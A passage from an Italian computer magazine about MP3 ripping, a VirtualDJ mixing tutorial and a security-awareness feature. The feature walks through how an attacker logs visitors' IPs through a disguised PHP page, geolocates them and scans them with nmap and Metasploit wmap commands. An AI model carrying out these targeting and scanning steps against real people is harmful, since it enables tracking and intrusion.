con quanto richiesto.

DA VIDEO AD MP3

Portali come YouTube, Dailymotion, MegaVideo, Vimeo e simili, per lo smanettone rappresentano sorgenti inesauribili da cui attingere nuova musica. In realtà lui non è interessato ai filmati in sé, ma alle tracce audio. Per estrapolarle, apre il browser e si collega alla pagina che contiene il video del brano, clicca sulla barra degli indirizzi per evidenziare l'**URL** e col tasto destro seleziona **Copia**. Punta poi il browser su www.vidtomp3.com e fa clic sul campo di testo **Enter Video URL below**, che trova a centro pagina, mentre sempre col tasto destro usa il comando **Incolla** per inserire l'URL del video da trasformare in file audio. Infine, lo smanettone fa clic sul pulsante **Download** e dopo pochi secondi trova il link del suo file MP3, pronto per essere scaricato e aggiunto alla sua collezione.

DOWNLOAD SENZA RISCHI

Scaricare musica da Internet non sempre è sinonimo di illegalità: la Rete offre numerosi siti in cui il download gratuito di tracce musicali è perfettamente legale. Questi portali spesso rappresentano un punto d'incontro tra gli artisti indipendenti e il potenziale pubblico fruitore della loro musica: qui, infatti, gli autori pubblicano i brani a scopo promozionale, con l'intento di diffonderli su larga scala nella speranza di far conoscere il loro talento al resto del mondo. Tra i siti più quotati, appartenenti a questo genere, spicca www.jamendo.com che vanta un archivio di oltre 435 mila brani pubblicati con licenza Creative Commons o Licenza Arte Libera, che ne consente il download gratuito per uso personale. Per navigare nel sito non occorre registrarsi: basta cliccare sul campo Cerca e selezionare il Genere, gli Strumenti o l'Umore, in modo da trovare con facilità i brani che soddisfano i nostri gusti. Ogni traccia, di fianco al titolo, mostra due icone che consentono di riprodurre il brano o scaricarlo in formato MP3.

SUL WEB Con l'applicazione **Simple MP3 Downloader Pro**, scaricabile gratuitamente da Google Play, lo smanettone riesce a scaricare musica in mobilità, attraverso lo smartphone Android.

Mixare MP3 come veri DJ

SCOPRI COME ORGANIZZARE UN DANCE-PARTY ESTIVO DEGNO DI UNA NOTTE A IBIZA!


BASTA UNA SCHEDA AUDIO MULTICANALE E QUALCHE FILE MP3!


Almeno una volta nella vita, ci sarà capitato di voler emulare le gesta dei professionisti della console, scappando dalla monotonia quotidiana per vivere una notte in compagnia di belle ragazze, cocktail tropicali e tanta buona musica. L'idea di creare un dj-set e "dirigere" una serata in discoteca è davvero molto stimolante specie se piacciano gli stili musicali a matrice elettronica come Dance, Techno, Hip-hop e derivati anche perché, come risaputo, il primo a divertirsi è sempre il deejay. Alla base di questo interesse, c'è spesso la voglia di conoscere nuove persone e di far ballare chi si trova in pista, coinvolgendo quanta più gente possibile al suono del "tunz... tunz" fino a far esplodere letteralmente la sala. Ma, contrariamente a quanto si possa pensare, per diventare il re delle notti d'estate, non occorre necessariamente spendere migliaia di euro in strumentazione: grazie al PC e ad un software come VirtualDJ 8, scaricabile gratuitamente dal sito **http://it.virtualdj.com**, possiamo simulare una console professionale e divertirci a mixare i nostri MP3 preferiti, a costo zero.

E MIX SIA!

Cimentarsi nella miscelazione di brani servendosi soltanto del nostro PC, anziché usare una console hardware dedicata, presenta però qualche difficoltà, soprattutto riguardo il cosiddetto "preascolto", ossia l'ascolto in cuffia del brano successivo. Questa operazione si rivela necessaria per preparare un mixaggio di levatura professionale e consiste nel sincronizzare il tempo di un nuovo brano con quello che stanno già ballando in pista. Mixare, infatti, significa passare da una canzone all'altra senza soluzione di continuità: nessun fastidioso stacco viene tollerato in discoteca, specie se fatto fuori tempo. Per ottenere un buon risultato, il DJ ascolta privatamente la seconda canzone in cuffia cercando di metterla perfettamente a tempo con il brano che gira nell'altro piatto, al fine di mandare in esecuzione la traccia successiva senza far perdere il passo ai ballerini in pista. Le funzioni del preascolto richiedono una strumentazione dedicata come il mixer e ben due schede audio ma il software della Atomix Productions consente il preascolto anche attraverso una singola scheda audio, sfruttando le uscite multicanale destinate al surround. La maggior parte delle schede oggi è dotata di almeno un'uscita 5.1 in grado di gestire sei canali audio differenti attraverso tre uscite stereo. A noi ne bastano solo due: nella prima colleghiamo le casse "master" destinate al pubblico, nell'altra inseriamo le cuffie per il preascolto. Tutto il resto lo facciamo all'interno del software, assegnando l'uscita master al connettore stereo destinato ai diffusori frontali, mentre impostiamo l'uscita headphones al connettore delle casse posteriori. Ma una volta configurato il sistema inizia il vero divertimento, perché a svolgere la parte più impegnativa del lavoro ci pensa VirtualDJ 8. Infatti, funzioni come la sincronizzazione della velocità metronomica (BPM) tra un brano e l'altro sono del tutto automatiche e non richiedono interventi dell'utente, anche se è sempre possibile effettuare modifiche con estrema semplicità variando il cursore del Pitch. La messa a tempo in battuta la possiamo fare spostando fisicamente la forma d'onda della traccia che suona in cuffia, facendo coincidere i picchi con quelli dell'altra traccia. Una volta fatto partire il brano successivo, continueremo a fare impazzire il nostro pubblico inserendo effetti come Flanger, Phaser e Filter al brano in Play mentre, con l'altro piatto, proveremo a fare degli scratch proprio come un bravo DJ, ma usando semplicemente il mouse.


SUL WEB Chi cerca una buona alternativa a VirtualDJ 8 può collegarsi al sito **www.mixxx.org** e scaricare MIXXX, una console di missaggio gratuita ricca di funzioni utili per un DJ-set senza compromessi.

01 CONFIGURAZIONE INIZIALE

Per usare VirtualDJ come una vera console di mixaggio e sfruttare le funzioni di preascolto in cuffia, è necessario configurare le uscite della scheda audio in modalità 4, 5.1 o 7.1. Da Windows richiamiamo il **Pannello di controllo**, facciamo clic su **Hardware e suoni**, **Gestisci dispositivi**, selezioniamo il nome della nostra scheda audio multicanale e facciamo clic su **Configura**.

02 ABILITIAMO IL MULTICANALE

Nella schermata **Configurazione altoparlanti** impostiamo i **Canali audio** sull'opzione **Quadrifonici** e dopo aver collegato la cuffia all'uscita audio posteriore clicchiamo su **Prova** per ascoltare il test audio. Facciamo clic sulle icone **PS** e **PD** degli altoparlanti posteriori e verifichiamo che il suono sia riprodotto soltanto dalle cuffie. Confermiamo con **Avanti** e poi con **Fine**.

03 UN ACCOUNT GRATUITO

Installato VirtualDJ, al primo avvio clicchiamo su **Creare un account di VirtualDJ**, inseriamo i nostri dati per la registrazione (email compresa) e clicchiamo **Inviare il codice di conferma**. Controlliamo la posta in arrivo: apriamo il nuovo messaggio per copiare il codice e incollarlo nella casella **Codice di Conferma**. Infine clicchiamo sul pulsante **Creare il mio account**.

04 DIALOGARE CON LA SCHEDA

Con un clic sull'icona **Setting**, in alto a destra, accediamo alla finestra **Configurazione audio**: nella sezione **Uscita** selezioniamo **Altoparlanti + Cuffie** e scegliamo **Scheda Audio Interna**. Nella colonna **SoundCard** assegniamo, su entrambe le righe, il nome della nostra scheda audio multicanale. Impostiamo il **Channel** del master su **Chan 1&2**, quello dell'headphones su **Chan 3&4** e confermiamo con **Applica**.

05 I PIATTI VIRTUALI

Nel campo **Search**, della schermata principale, digitiamo **mp3** per visualizzare la lista dei brani presenti nel PC. Facciamo clic su una di queste tracce per spostarla sul **Deck A**, ossia sul piatto virtuale di sinistra. Ripetiamo l'operazione per caricare un altro brano sul **Deck B** situato a destra. Notiamo che il valore di **BPM** del piatto B è stato modificato automaticamente per sincronizzarsi con la velocità del piatto A.

06 CHE SI APRANO LE DANZE!

Assicuriamoci che le casse rivolte al pubblico siano accese e facciamo partire in pista il primo brano: per farlo spostiamo il cursore verticale del **crossfader** tutto a sinistra e clicchiamo sul **Play** del piatto **A**. Indossiamo le cuffie e facciamo clic sul **pulsante B rosso** situato in alto a destra: questo ci consente di ascoltare in cuffia la seconda canzone, mentre in pista continuano a ballare col brano del piatto A.

07 LAVORIAMO IN PRIVATO

Mettiamo in riproduzione anche la seconda canzone cliccando sul pulsante **Play** del piatto **B**, che sentiamo soltanto noi in cuffia. Concentriamoci sui colpi di cassa e facciamo in modo che suonino insieme a quelle dell'altro brano, cercando possibilmente l'inizio della battuta. Per farlo usiamo il mouse in modo da spostare graficamente la forma d'onda in alto e far coincidere le line verticali rosse con quelle blu.

08 L'EMOZIONE DEL MIX

Con entrambi i deck in esecuzione iniziamo a spostare il cursore **crossfader** verso destra. Tale passaggio, che costituisce il vero e proprio "mix", può essere eseguito in modo lento o rapido a seconda del nostro gusto e dei brani da miscelare. Quando il crossfader è stato spostato completamente a destra il mix è completo, per cui possiamo pensare a caricare un nuovo MP3 sul piatto **A** e ripetere il lavoro.

09 E IL PUBBLICO È IN DELIRIO!

Per divertirci un po' a personalizzare i nostri mix, clicchiamo nella sezione **Effect** del piatto **B** e attiviamo il **Filter** in modo da tagliare le frequenze basse. Dopodiché posizioniamo il **crossfader** a metà corsa, ci assicuriamo che sia attivo il pulsante **Vinyl** di sinistra e clicchiamo all'interno del piatto **A**, spostando il mouse dall'alto verso il basso e viceversa per effettuare dei suggestivi scratch.

SUL WEB **CrossDJ** per iOS e **DJ Studio 5** per Android, sono due app, disponibili gratuitamente sui rispettivi marketplace, dedicate a coloro che vogliono cimentarsi con il missaggio in mobilità tramite smartphone o tablet.

RIVELAZIONE SHOCK!

Tutti a nudo su Facebook

UN CLIC DI TROPPO E FAI SAPERE TUTTO DI TE!

UN PIRATA POTREBBE PERSINO SPIARTI O ENTRARTI NEL PC...

I social network sono strumenti pensati per favorire la diffusione di link di vario genere (da notizie serie a scherzi e battute simpatiche: non è un caso il successo dei "meme").
Una pagina Web, però, può contenere anche qualcosa di pericoloso, ed è per questo motivo che con i social network è aumentata anche la diffusione di malware e gli utenti sono più esposti ad attacchi da parte di pirati informatici. È sorprendente la quantità di informazioni che un malintenzionato può carpire dal semplice clic di un utente su un link. La prima, ovviamente, è l'indirizzo IP, dal quale si possono poi ottenere altre informazioni.
Ma un pirata può anche inserire in una stessa pagina Web del codice che costituisca automaticamente una backdoor, fornendogli quindi accesso a molti computer. I complici, in questa tipologia di attacchi, non sono però i social network, che in fondo sono soltanto un canale, un banale strumento (le pagine Web malevoli girano anche tramite email di spam). I veri complici siamo noi utenti, che fatichiamo ancora a comprendere che è fin troppo facile essere tracciati su Internet e che non si deve mai aprire un link con troppa leggerezza. Non tutto ciò che gira sul Web è buono, e non tutte le persone sono davvero nostri amici: quindi, è fondamentale aprire esclusivamente i link proposti da persone che conosciamo e di cui ci fidiamo. Purtroppo, se i link sono stati realizzati con un URL shortener (come **http://goo.gl** o **http://tinyurl.com**) diventa molto più difficile scoprirne la natura prima di cliccarci sopra. I pirati, infatti, si nascondono rigorosamente dietro questo tipo di servizi, dal momento che in questo modo gli utenti non hanno indizi per capire se una pagina possa essere autentica oppure se provenga da un sito Web contraffatto. Attenzione, però: anche se clicchiamo su uno di questi link malevoli, non significa automaticamente che il nostro computer sia ormai sotto il controllo di un misterioso pirata. Tutto dipende dalla presenza di vulnerabilità sul nostro sistema: per quanto abile sia il pirata, non potrà fare nulla se il nostro sistema operativo (e i programmi in esso installati) risulta perfettamente aggiornato all'ultima patch disponibile. A meno che non siamo noi stessi a consegnargli le credenziali di accesso o addirittura consentire l'installazione di una backdoor: l'opzione non è poi così remota: alcuni ricercatori hanno dimostrato che gli utenti tendono a installare troppo facilmente applicazioni richieste da un sito Web, senza nemmeno curarsi di verificare che cosa facciano realmente. Insomma, per il Web come per le voci di paese: mai fidarsi di fonti non verificate!

HOSTER GRATUITI CON SUPPORTO PHP

Il pirata può carpire l'indirizzo IP delle sue vittime inducendole a cliccare su una pagina Web creata ad hoc. Ciò significa che deve mettere in piedi un server Web e pubblicare un sito. Potrebbe farlo sul proprio computer, ed è quello che si fa in fase di test con Metasploit (www.metasploit.com), ma così sarebbe troppo facile rintracciarlo! Per questo, il pirata si affida a servizi di hosting gratuiti che supportino PHP (gli script malevoli da lui utilizzati sono creati con questo linguaggio): può così creare il suo sito Web in modo del tutto anonimo.

HOSTER	SITO WEB	NOTE
ALTERVISTA	http://it.altervista.org/sito-gratis.php	1 GB di spazio
HOSTINGER	www.hostinger.it	2 GB di spazio
ZYMIC	www.zymic.com/free-web-hosting	6 GB di spazio
000WEBHOST	www.000webhost.com/free-php-hosting	Molto permissivo, spazio infinito
XOOM	http://xoom.virgilio.it	Spazio Web infinito

SUL WEB Ad alcuni ricercatori della Carnegie Mellon (**www.edmaster.it/url/3370**) è stato sufficiente promettere un centesimo di dollaro agli utenti affinché questi installassero sul PC un'app praticamente sconosciuta.

LA PAGINA WEB CHE RUBA GLI IP

IL PIRATA PUÒ INSERIRE IN UN PROPRIO SITO WEB UNA PAGINA CHE RUBI L'INDIRIZZO IP DI TUTTE LE PERSONE CHE LA VISITANO

OTTENUTO LO SPAZIO GRATUITO NECESSARIO, PREPARA L'ESCA E LA METTE ONLINE

01 IL NOME DI DOMINIO

Tutto comincia da un sito Web, che il pirata deve mettere in piedi per attirare i visitatori in trappola. Il malintenzionato rivolge le sue attenzioni all'hoster gratuito **www.altervista.org**: anche se il dominio offerto è di terzo livello non gli interessa: tanto lo nasconderà in uno short URL. Naturalmente, per l'iscrizione bisogna inserire dei dati personali, ma il pirata ne scrive di falsi.

02 CONFERMA L'EMAIL


Terminata la procedura d'iscrizione, com'è "abitudine" in questi casi, si deve confermare il proprio indirizzo email. Il pirata, che ha scritto dati personali fasulli ma una email vera (creata in modo anonimo per l'occasione), riceverà un messaggio contenente un link: cliccandoci sopra viene aperta la pagina che conclude la creazione del sito Web (operazione che potrebbe richiedere qualche minuto).

03 GESTIONE DEI FILE

Altervista mette a disposizione tre tipologie di siti Web, in modo da venire incontro alle esigenze di tutti. Il pirata, ovviamente, sceglie di avere il maggiore controllo possibile. Quindi clicca sul pulsante **Vai ai file**, in modo da poter gestire ogni singolo file. Ciò che ottiene è un vero e proprio file manager integrato nel browser, che consente quindi la creazione di una pagina.

04 UNA NUOVA PAGINA

Ciò che deve fare il pirata è creare un nuovo file PHP, che diventerà quindi la pagina Web deputata a costituire la trappola. Per esempio, utilizza l'apposita casella di testo per generare il file **meme.php**. Appena questo appare nell'elenco dei file, ci clicca sopra col mouse e scegliere dal breve menu che appare, la voce modifica, in modo da poterlo editare.

05 TUTTO IL CODICE

Il codice che il malintenzionato vuole utilizzare si trova su **http://pastebin.com/wZReZFfS**: il pirata non fa altro che aprire la pagina e selezionare il codice sorgente PHP che viene in essa presentato. Un semplice clic col tasto destro del mouse e la scelta della voce **Copia** permettono al malintenzionato di copiare il codice negli appunti del suo sistema.

06 TRAPPOLA ONLINE

Tornando alla scheda dell'editor file di Altervista, il pirata incolla il contenuto degli appunti nella casella di testo. Poi registra le modifiche effettuate cliccando sul pulsante **Salva**. Il malintenzionato dispone, ora, di una pagina Web (già online) capace di registrare gli indirizzi IP di chiunque la visiti (è infatti questo lo scopo del codice PHP che ha utilizzato).

INFORMAZIONI RACCOLTE SOLO PER CURIOSITÀ?!?

Come vedremo, già soltanto analizzando i dati raccolti dal servizio Google Url Shortener (http://goo.gl) è possibile ottenere informazioni preziose. Anche se il servizio online di BigG non rivela gli indirizzi IP dei visitatori, fornisce comunque delle stime sulla loro localizzazione geografica e sul sistema operativo utilizzato. Apparentemente queste informazioni hanno poca rilevanza. In realtà, sono fondamentali: nel caso in cui il pirata voglia tentare l'accesso remoto al sistema, avrà probabilmente bisogno di conoscere la password, o almeno il nome utente per il login sul computer vittima. Il brute force non è una opzione praticabile, perché il PC verrebbe spento prima che il malintenzionato riesca a trovare la combinazione giusta. La soluzione migliore consiste nell'uso di un dizionario: una lista di parole di uso comune e nomi propri di persona, tipicamente utilizzati come credenziali di accesso. Ovviamente, per ogni lingua ed ogni nazionalità, è necessario un dizionario diverso. E per questo motivo è importante per il pirata conoscere il Paese da cui si sta collegando la vittima: un utente italiano avrà come nome "giovanni", mentre un inglese "john"...


SUL WEB Per sfruttare tutte le potenzialità di **http://goo.gl** è necessario un account Google. Per diffondere pagine Web malevole su larga scala preferisce, però, rivolgersi a servizi più anonimi come **www.tinyurl.com**.


LA RADIOGRAFIA DA UN LINK!


CONOSCENDO IL NOSTRO INDIRIZZO IP, UN MALINTENZIONATO PUÒ OTTENERE FACILMENTE ALCUNE PREZIOSE INFORMAZIONI...

CHE USERÀ NEL CASO IN CUI VOGLIA ESEGUIRE UN ATTACCO VERO E PROPRIO

La maggioranza dei computer è protetta da attacchi basati sul semplice IP pubblico assegnato dal provider. I PC moderni, infatti, non sono più collegati direttamente a Internet, ma lo sono attraverso un router. Ciò significa che l'IP pubblico, in realtà, identifica il router casalingo e non il PC; quindi un pirata, anche provando a inviare pacchetti, potrà difficilmente raggiungere il computer vero e proprio. Fanno eccezione, ovviamente, quei PC collegati al Web in modo diretto, ovvero tramite modem: per esempio, quelli che si connettono tramite una chiavetta 3G/4G (che poi altro non è che un modem a banda larga mobile). Naturalmente, nel caso in cui su un PC siano stati installati dei server (Web, FTP, email...), e le porte di questi siano state aperte sul router, tutto cambia. Ma è piuttosto raro che su un sistema Windows vengano installati dei server, ma quando questo accade i pirati fanno festa: a quel punto un semplice IP può essere un punto di attacco sufficiente per un malintenzionato.


01 NASCOSTO È MEGLIO

Se il pirata pubblicasse l'indirizzo della pagina PHP così com'è, finirebbe per destare sospetti: ecco perché ricorre a **http://goo.gl**. Da qui (dopo aver eseguito il login con il suo account Google), il malintenzionato crea un url goo.gl che punta alla pagina PHP caricata su Altervista. Prende il nuovo URL e lo pubblica su Facebook invogliando gli utenti a cliccarci sopra.


02 INFO DA GOOGLE

Non appena gli utenti cliccheranno sul link, il pirata potrà già avere delle informazioni di massima sul "pubblico" della sua pagina Web, semplicemente loggandosi su **http://goo.gl**. Si tratta di informazioni di poco conto perché, pur essendo precise, non indicano gli indirizzi IP, cosa che ovviamente impedisce l'inizio di un vero e proprio attacco.

03 LA RACCOLTA DEI FRUTTI

Per cominciare a fare sul serio, il pirata può leggere tutti gli IP che hanno visitato il suo link aprendo il file **database.json** dal server di Altervista (ad esempio **cattivone.altervista.org/database.json**). Questo file viene creato e aggiornato automaticamente dalla pagina PHP stessa, prima di reindirizzare l'ignaro utente al sito di meme.

04 ECCO DOVE SI TROVA!

Dal sito **www.maxmind.com/en/geoip_demo**, il pirata può conoscere con buona approssimazione il luogo di residenza dei vari utenti. Questo è fondamentale sia per dedurre gli orari in cui l'utente, probabilmente, si connette a Internet, sia per capire quale lingua parli, e quindi scegliere il dizionario giusto per un eventuale brute force di password o nomi.

05 SCANSIONE CON NMAP

Il pirata ha bisogno di collezionare più informazioni possibili sul sistema operativo del computer dell'utente "vittima designata". Per farlo utilizza **Nmap** (scaricabile da **http://nmap.org**) eseguendo il comando **nmap -sS -sV -O --top-ports 1000 --script=banner.nse,http-headers.nse XX.XX.XX.XX**, che mostra le porte aperte e i loro servizi.

06 TUTTI I DETTAGLI

La scheda **Dettagli host** riassume i dati più importanti: in particolare, ciò che conta è il nome del sistema operativo. Conoscendolo, infatti, il pirata può sfruttarne qualche vulnerabilità: cerca su Google il nome del sistema seguito dalla parola "exploit" per trovare un bug utile. Ma ciò che conta davvero, per lui, è avere verificato che vi siano almeno alcune porte aperte.

L'IMPORTANZA DEL FIREWALL IN ASSENZA DI UN ROUTER




Se il PC è direttamente collegato a Internet, tramite modem e non tramite router, possiamo aumentare la sicurezza utilizzando un firewall come **http://personalfirewall.comodo.com**, in modo da tenere chiuse le porte non necessarie. Questo riduce il rischio di attacchi basati sull'IP.

PC E SISTEMI OPERATIVI MESSI A NUDO

SE IL PIRATA DECIDE DI ATTACCARE UN SISTEMA, GRAZIE A METASPLOIT PUÒ SCOPRIRNE IMMEDIATAMENTE TUTTE LE VULNERABILITÀ

E ATTRAVERSO DI ESSE ENTRARE INDISTURBATO NEL PC DELLA VITTIMA DESIGNATA

Se il pirata si accorge di avere trovato l'IP di un computer che può attaccare, cercherà di scoprirne le vulnerabilità. Non è infatti possibile entrare "magicamente" in un sistema: è però possibile sfruttare bug non risolti (per esempio perché l'utente non ha aggiornato il sistema operativo) per ottenere un ingresso secondario. I bug in circolazione sono moltissimi, e cercarne uno manualmente è molto scomodo. Ma Metasploit (www.metasploit.com), che funziona anche su Windows, offre uno strumento chiamato "wmap", che esegue una scansione del PC vittima alla ricerca di vulnerabilità. Non si tratta di una soluzione "clicca ed entra nel sistema" (cose del genere non esistono se non nei film), ma offre comunque al pirata un aiuto fondamentale. Questo, infatti, ottiene una lista delle vulnerabilità remote presenti: ogni bug è identificato dalla sua sigla CVE, quindi eseguendo una ricerca sul sito www.exploit-db.com il pirata ottiene i vari exploit disponibili per prendere il controllo della vittima su cui sta lavorando. Per nostra fortuna, se non abbiamo server di vario genere sul computer (e quindi non abbiamo abilitato il forwarding delle porte sul router), possiamo stare abbastanza tranquilli.


01 IL PLUGIN WMAP

Accertato che l'IP su cui sta lavorando ha delle porte aperte, il pirata può cominciare a utilizzare Metasploit. Apre, quindi, la **Console Metasploit**. Dopo avere atteso il completo caricamento del terminale, che può richiedere alcuni minuti, il pirata avvia il plugin wmap, con il comando **load wmap**. Si tratta di uno scanner integrato nella suite Metasploit.


02 L'ELENCO DEGLI IP


Ora è necessario, per il malintenzionato, inserire l'indirizzo IP che vuole analizzare nell'elenco dei siti da prendere in considerazione. Per questo esiste il comando **wmap_sites**, che può essere lanciato con la forma **wmap_sites -a http://XX.XX.XX.XX**, dove XX.XX.XX.XX è l'indirizzo IP della vittima. Si possono anche indicare più indirizzi.

03 L'IP DELLA VITTIMA

Dopo avere aggiunto l'indirizzo o gli indirizzi IP alla lista dei siti Web da controllare, il pirata deve specificare su quale o quali indirizzi deve essere eseguito un eventuale attacco. Quindi imposta i target: **wmap_targets -t http://XX.XX.XX.XX** è il comando che consente la selezione di un indirizzo come vittima designata della scansione.

04 SCANSIONE: FASE UNO

Per il pirata è il momento di avviare la scansione: con il comando **wmap_run -t** fa partire la procedura. Il test che viene eseguito è molto lento, impiega decisamente più tempo di una normale scansione di nmap, perché in questo caso viene eseguita anche la ricerca di vulnerabilità sfruttabili con lo stesso Metasploit.

05 SCANSIONE: FASE DUE

La scansione va eseguita in due parti: subito dopo il comando "wmap_run -t" il pirata deve dare il comando **wmap_run -e**. È, in realtà, questo secondo ad eseguire davvero il controllo dei vari moduli di Metasploit per verificare una eventuale corrispondenza tra i requisiti d'attacco e la situazione dell'indirizzo IP che è stato preso di mira.

06 TUTTI I RISULTATI

Terminata la lunga procedura di controllo, il pirata deve verificare se siano state trovate delle vulnerabilità che possano consentirgli l'accesso al sistema vittima. Per questo, dà il comando **vulns**. Appare un elenco delle vulnerabilità, identificate dalla sigla **CVE**. Una ricerca su Google o su **www.exploit-db.com** fornirà al pirata un exploit valido per l'accesso remoto.

